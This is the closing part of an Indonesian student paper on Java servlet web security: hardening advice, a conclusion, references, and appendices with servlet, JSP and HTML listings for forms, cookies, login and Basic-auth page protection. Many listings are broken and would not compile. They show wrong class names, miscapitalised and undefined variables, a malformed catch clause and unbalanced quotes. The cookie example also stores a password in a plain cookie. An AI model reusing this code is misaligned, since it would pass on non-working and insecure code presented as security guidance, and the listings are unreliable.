 - f. Validasikan Input secara Menyeluruh : merupakan cara pencegahan tunggal yang paling penting yang dapat dijalankan. Semua input yang diterima dari browser web harus secara menyeluruh diperiksa, khususnya jika itu akan ditulis ke harddisk atau dimasukkan ke sebuah database pada titik tertentu.
 - g. Pemanggilan secara langsung Servlet Aplikasi dinon-aktifkan : dari sudut pandang developer pemanggilan servlet di URL yang sudah dipetakan membuat semuanya menjadi mudah, karena servlet dapat ditambahkan dan dibuang tanpa harus meregistrasikannya atau mengkonfigurasinya secara individu untuk satu pemanggilan. Akan tetapi dari sudut keamanan, jika aplikasi dan inti servlet tidak dipisahkan dengan baik, prefiks pemanggil servlet URL yang sudah dipetakan dapat digunakan untuk memanggil servlet yang merugikan. Oleh karena itu, sebaiknya pemanggil servlet secara langsung di non-aktifkan jikalau itu dimungkinkan.

- h. Unregister semua servlet contoh dan yang tidak digunakan : biasanya Java servlet aplikasi didarkan beserta contoh servlet (example), sangat baik untuk membuang dan meng-unregister inti servlet yang tidak diperlukan. Misalkan jika aplikasi tidak membutuhkan Server Side Include atau Java Server Pages, maka unregister-lah SSI dan JSP tersebut agar mencegah pemanggilan secara tidak sengaja.

11. Penutup

a. Kesimpulan

Dalam aplikasi Web kadang-kadang dibutuhkan mekanisme yang dapat melindungi data dari pengguna yang tidak berhak mengaksesnya. Dan juga melindungi sistem server dari serangan-serangan untuk menyingkap source code atau yang sifatnya dapat merusak sistem server dan data penting pelanggan. Untuk itu pada sistem aplikasi web server harus menerapkan autentikasi pada user yang akan mengakses web dengan berbagai metode autentikasi. Untuk koneksi ke web yang membutuhkan kerahasiaan yang cukup tinggi, sebaiknya menggunakan koneksi https dan juga menggunakan autentikasi dengan password user yang dienkripsi (sistem keamanan ganda). Selain itu desain arsitektur web juga diperhatikan agar tidak mudah dibobol atau terdapat celah kelemahan (lubang keamanan) sistem, juga agar selalu mengecek file log dan yang berhubungan dengan input dari browser user.

b. Saran

Sistem keamanan pada Aplikasi Java masih perlu diperluas lagi baik membangun sistem keamanannya (security) yang lebih tangguh lagi, dan mencari celah-celah (lubang keamanan) yang mungkin akan timbul, karena *dengan mempelajari dan mengetahui kesalahan maka akan diketahui kebenarannya itu sendiri.*

Referensi :

1. Isak Rickyanto, 2003, "Pemrograman Web dengan Java Servlet", Yogyakarta, Penerbit Andi Yogyakarta.
2. Widodo Budiharto, 2004, "Pemrograman Web menggunakan J2EE", Jakarta, PT. Elex Media Komputindo.
3. Allamaraju, S., Avedal, K., Browet, R., Diamond, J., 2000, "Professional Java Server Programming J2EE Edition", Birmingham, Wrox Press Ltd.
4. McClure, S., Shah, S., Shah, Shreeraj, 2000, "Web Hacking Serangan dan Pertahanannya", Yogyakarta, Penerbit Andi Yogyakarta.
5. Hall, Marty, 2000, "Core Servlet and Java Server Pages", New York, Prentice Hall PTR.
6. Yusuf Kurniawan, 2004, "Kriptografi Keamanan Internet dan Jaringan Komunikasi", Bandung, Penerbit Informatika.
7. <http://www.sun.com/software/solaris/9/ds/ds-j2se/j2se.pdf>, "Java 2 Platform, Standard Edition 1.4 on the Solaris 9 Operating Environment", download Tgl : 26 Nov 2004 Jam 8:00 WIB.
8. <http://java.sun.com/j2ee/1.4/docs/tutorial/doc/Security5.html#wp182253>, "Understanding Login Authentication", download Tgl : 26 Nov 2004 Jam 8:00 WIB
9. <http://java.sun.com/j2ee/1.4/docs/tutorial/doc/>, "About Tutorial J2EE", download Tgl : 26 Nov 2004 Jam 8:00 WIB.
10. <http://java.sun.com/j2ee/1.4/docs/tutorial/doc/Security4.html#wp159100>, "Web-Tier Security", download Tgl : 26 Nov 2004 Jam 8:00 WIB.

Bandung, 8 Oktober 2004
Telah disetujui oleh Dosen,

Dr. Ir. Budirahardjo

LAMPIRAN

Lampiran A. Pengimplentasian proses internal dalam program Servlet

```
// Listing program – ServletDasar.java

package webservletku;

import javax.servlet.*;
import java.io.*;

public class ServletDasar implements Servlet {
    public void init(ServletConfig config) throws ServletException
    {
        System.out.println("Method init() dipanggil...");
    }
    public void service(ServiceRequest request, ServletResponse response) throws
    ServletException, IOException {
        System.out.println("Service");
        Response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        out.println("<html><head><title>Security pada Servlet</title></head>");
        out.println("<body>");
        out.println("Security pada Aplikasi Servlet untuk web server");
        out.println("</body></html>");
    }
    public void destroy() {
        System.out.println("Destroy dipanggil");
    }
    public String getServletInfo() {
        return null;
    }
    public ServletConfig getServletConfig() {
        return null;
    }
}

```

Lampiran B. Kode program untuk Form pada implementasi Post dan Get

```
// Listing Program – postget.htm

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Method POST & GET</title>
<meta http-equiv="Content-Type" content="text/html" charset="iso-8859-1">
</head>
<body>
<form name="form1" method="post" action="/postget">
<p><input type="hidden" name="nama" value="Edy Poerwanto" />

```

```

<input type="hidden" name="alamat" value="Bandung kota sejuk" />
<input type="submit" name="Submit" value="Display doPost pada Servlet" />
</p>
</form>
<p>&nbsp;</p>
</body>
</html>

```

Lampiran C. Pengimplementasi method doGet dan doPost pada program Servlet

```

// Listing Program – PostGet.java

package webservletku;

import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class PostGet extends HttpServlet {
    public void doPost(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException {
        res.setContentType("text/html");
        PrintWriter out = res.getWriter();

        String namadariform = req.getParameter("nama");
        String alamatdariform = req.getParameter("alamat");

        Out.println("Menggunakan Method doPost ");
        Out.println("Data dari parameter Nama : "+namadariform);
        Out.println("Data dari parameter Alamat : "+alamatdariform);
    }
    public void doGet(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException {
        doPost(req, res);
    }
}

```

Lampiran D. Listing Program untuk implementasi Cookie

```

// Listing Program – Cookieku.java

package webservletku;

import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class Cookieku extends HttpServlet{
    public void doGet(HttpServletRequest req, HttpServletResponse res) throws ServletException,
    IOException {

```

```

PrintWriter out = res.getWriter();
Res.setContentType("text/html");

String[] situs = {"Situs e-Learning", www.webservletku.com};

Out.println("Informasi Yang Tersimpan pada Cookie adalah : <br>");

Cookie tempe1 = new Cookie("UserID", "Edy"); //Membuat Cookie baru
Cookie tempe2 = new Cookie("Pass", "ThunderBird"); //Menambah Cookie baru
tempe2.setMaxAge(30); //Menset masa kadaluwarsa Cookie tempe2 = 30 menit

res.addCookie(tempe1);
res.addCookie(tempe2);

Cookie tempe3 = new Cookie("IDku", "Poerwanto");
Cookie tempe4 = new Cookie("Sandiku", "Elang");

IDku.setSecure(true); // Menset Cookie pada untuk HTTPS
Sandiku.setSecure(true); // Menset Cookie pada untuk HTTPS
response.addCookie(tempe3);
response.addCookie(tempe4);

HttpSession sesiku = req.getSession(true); // Membuat Session baru
sesiku.setAttribute("datasitus",situs);

Cookie[] tahu=req.getCookies(); //Mendapatkan informasi Cookie yang tersimpan

if (tahu != null)
{
for (int i = 0; i<tahu.length; i++)
{
out.println(tahu[i].getName()+" : "+tahu[i].getValue()+"<br>"); //Mendapatkan isi Cookie
}
}
Enumeration namasaya = ses.getAttributeNames();
String namanya = "";
out.println("ID Session : "+ses.getId() + "<br>"); //mendapatkan obyek session
while (namasaya.hasMoreElements()) {
namanya = (String)namasaya.nextElement();
String[] objek = (String) sesiku.getAttribute(namasaya);
Out.println("Nama Atribut : " +namasaya + "<br>");
for (int i = 0; i<objek.length; i++)
{
out.println(objek[i] + "<br>");
}
}
}
}
}

```

Lampiran E. Listing program servlet CekLogin.java yang memerlukan autentikasi

```
// Listing program – CekLogin.java

package webservletku;

import java.io.*;
import java.servlet.*;
import java.servlet.http.*;

public class CekLogin extends HttpServlet {

public void doGet(HttpServletRequest req, HttpServletResponse res) throws ServletException,
IOException {

res.setContentType("text/html");
PrintWriter out = res.getWriter();

Out.println ("Anda Login sebagai : "+req.getRemoteUser());
}
}
```

Lampiran F. Listing program JSP – Login.jsp yang memerlukan autentikasi

```
// Listing program - Login.jsp

<% @ page contentType="text/html" language="java"
import="java.sql.*" errorPage="" %>
<html>
<head>
<title>Cek Login User </title>
<meta http-equiv="Content-Type" content="text/html" charset="iso-8859-1">
</head>

<body>
Hallo...Silahkan diisi data identitas diri <br>
<b>Login sebagai : </b>
<%=request.getRemoteUser() %> <br>
<b>Cek Principal : </b>
<%=request.getUserPrincipal() %> <br>
<b>Nama Principal : </b>
<%=request.getUserPrincipal().getName() %> <br>
<b>Tipe Autentikasi : </b>
<%=request.getAuthTypel() %> <br>
<hr>
<b>Status Role : </b> <br>
manager : <%=request.isUserInRole("manager") %> <br>
admin : <%=request.isUserInRole("admin") %> <br>
role1 : <%=request.isUserInRole("role1") %> <br>

</body>
</html>
```

Lampiran G. Listing Program untuk Mendeteksi Jenis dan Protokol untuk Koneksi dari klien ke server

```
// Listing Program – DeteksiKoneksiClient.java

package webservletku;

import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DeteksiKoneksiClient extends HttpServlet {

    public void doGet(HttpServletRequest req, HttpServletResponse res) throws ServletException,
    IOException {
        res.setContentType("text/html");
        PrintWriter out = res.getWriter();

        HTMLku htmlku = new HTMLku(out);
        htmlku.showheader("Deteksi Jenis & Protokol Klien untuk Koneksi ke Server");
        out.println("<BODY>");
        out.println("Jenis Protokol    : "+req.getProtocol());
        out.println("Schema protokol : "+req.getSchema());
        out.println("Koneksi HTTPS   : "+req.isSecure()); // Secure true / false
        htmlku.showfooter(" ");
    }

    public void doPost(HttpServletRequest req, HttpServletResponse res) throws ServletException,
    IOException
    {
        doGet(req, res);
    }
}
```

Lampiran H. Listing kode HTML – loginform.htm dan loginerror.htm

```
// Listing kode HTML – loginform.htm

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional //EN">
<html>
<head>
<title>Login WebServletku.net</title>
<meta http-equiv="Content-Type" content="text/html charset=iso-8859-1">
</head>

<body>
<form name="form1" method="post" action="j_security_check">
<table width="300" border="0" align="center" cellpadding="4" cellspacing="0">
<tr>
<td colspan="2" bgcolor="#DAE7FE"><font color="#006633" size="5">
<strong>Login WebServletku.net </strong></font></td>
</tr>
<tr>
<td width="144"><font color="333399" size="4">User : </font></td>
```

```

<td width="240"><input name="j_login" type="text" id="j_login"></td>
</tr>
<tr>
<td><font color="333399" size="4">Password : </font></td>
<td><input name="j_password" type="password" id="j_password"></td>
</tr>
<tr>
<td colspan="2" bgcolor="#EFEFEF">
<input type="submit" name="Submit" value="Submit"> </td> </tr>
</table> </form>
<p>&nbsp;</p>
</body></html>

```

// Listing kode HTML – loginerror.htm

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional //EN">
<html>
<head>
<title>Error Login WebServletku.net</title>
<meta http-equiv="Content-Type" content="text/html charset=iso-8859-1">
</head>
<body>
<table width="500" border="0" align="center" cellpadding="4" cellspacing="0">
<tr>
<td colspan="2" bgcolor="#DAE7FE"><font color="#006633" size="5">
<strong>WebServletku.net </strong></font></td>
</tr>
<tr>
<td colspan="2"><font color="#FF000" size="5">Anda tidak berhak mengakses halaman web ini
!!!</font></td>
</tr>
</table>
</body> </html>

```

Lampiran I. Listing Program Servlet untuk membatasi akses ke halaman web

// Listing Program Servlet – ProtectPage.java

```

package webservletku;

import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;
import java.util.Properties;
import sun.misc.BASE64Decoder;

// *** Contoh Proteksi dengan Password halaman web dengan servlet
public class ProtectPage extends HttpServlet {
    private Properties password;
    private String passwordFile;

    /** Read the password file from the location specified by the passwordFile
    // initialization parameter.

```

```

public void init(ServerConfig config) throws ServletException {
    super.init(config);
    try {
        passwordFile = config.getInitParameter("passwordFile");
        passwords = new Properties();
        passwords.load(new FileInputStream(passwordFile));
    } catch(IOException) {}

    public void doGet(HttpServletRequest request, HttpServletResponse response) throws
        ServletException, IOException {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        String authorization = request.getHeader("Authorization");
        if (authorization == null) {
            askForPassword(response);
        } else {
            String userInfo = authorization.substring(6).trim();
            BASE64Decoder decoder = new BASE64Decoder();
            String nameAndPassword = new String(decoder.decodeBuffer(userInfo));
            int index = nameAndPassword.indexOf(":");
            String user = nameAndPassword.substring(0, index);
            String password = nameAndPassword.substring(index+1);
            String realPassword = password.getProperties(user);
            if ((realPassword != null) && (realPassword.equals(password))) {
                String title = "Welcome to Protected Page";
                out.println(ServerUtilities.headWithTitle(title) + "<HTML><BODY
                    BGCOLOR=\"FDF5E6\">\n" + "<H1 ALIGN=CENTER>" + title + "\n" +
                    "<Selamat Anda dapat mengakses halaman web\n" + "khusus untuk dokumen-
                    dokument yang rahasia.\n" + "Jangan keluar (log-off) sebelum anda meninggalkan\n" +
                    "untuk waktu yang lama atau sebelum tidur.\n" +
                    "</BODY></HTML>");
            } else {
                askForPassword(response);
            }
        }
    }

    // If no Authorozation header was supplied in the request.
    Private void askForPassword(HttpServletResponse response) {
        Response.setStatus(response.SC_ANAUTHORIZED); //Status 401
        Response.setHeader(WWW-Authenticate", "Basic realm=\"privileged-few\");
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws
        ServletException, IOException {
        doGet(request, response);
    }
}

```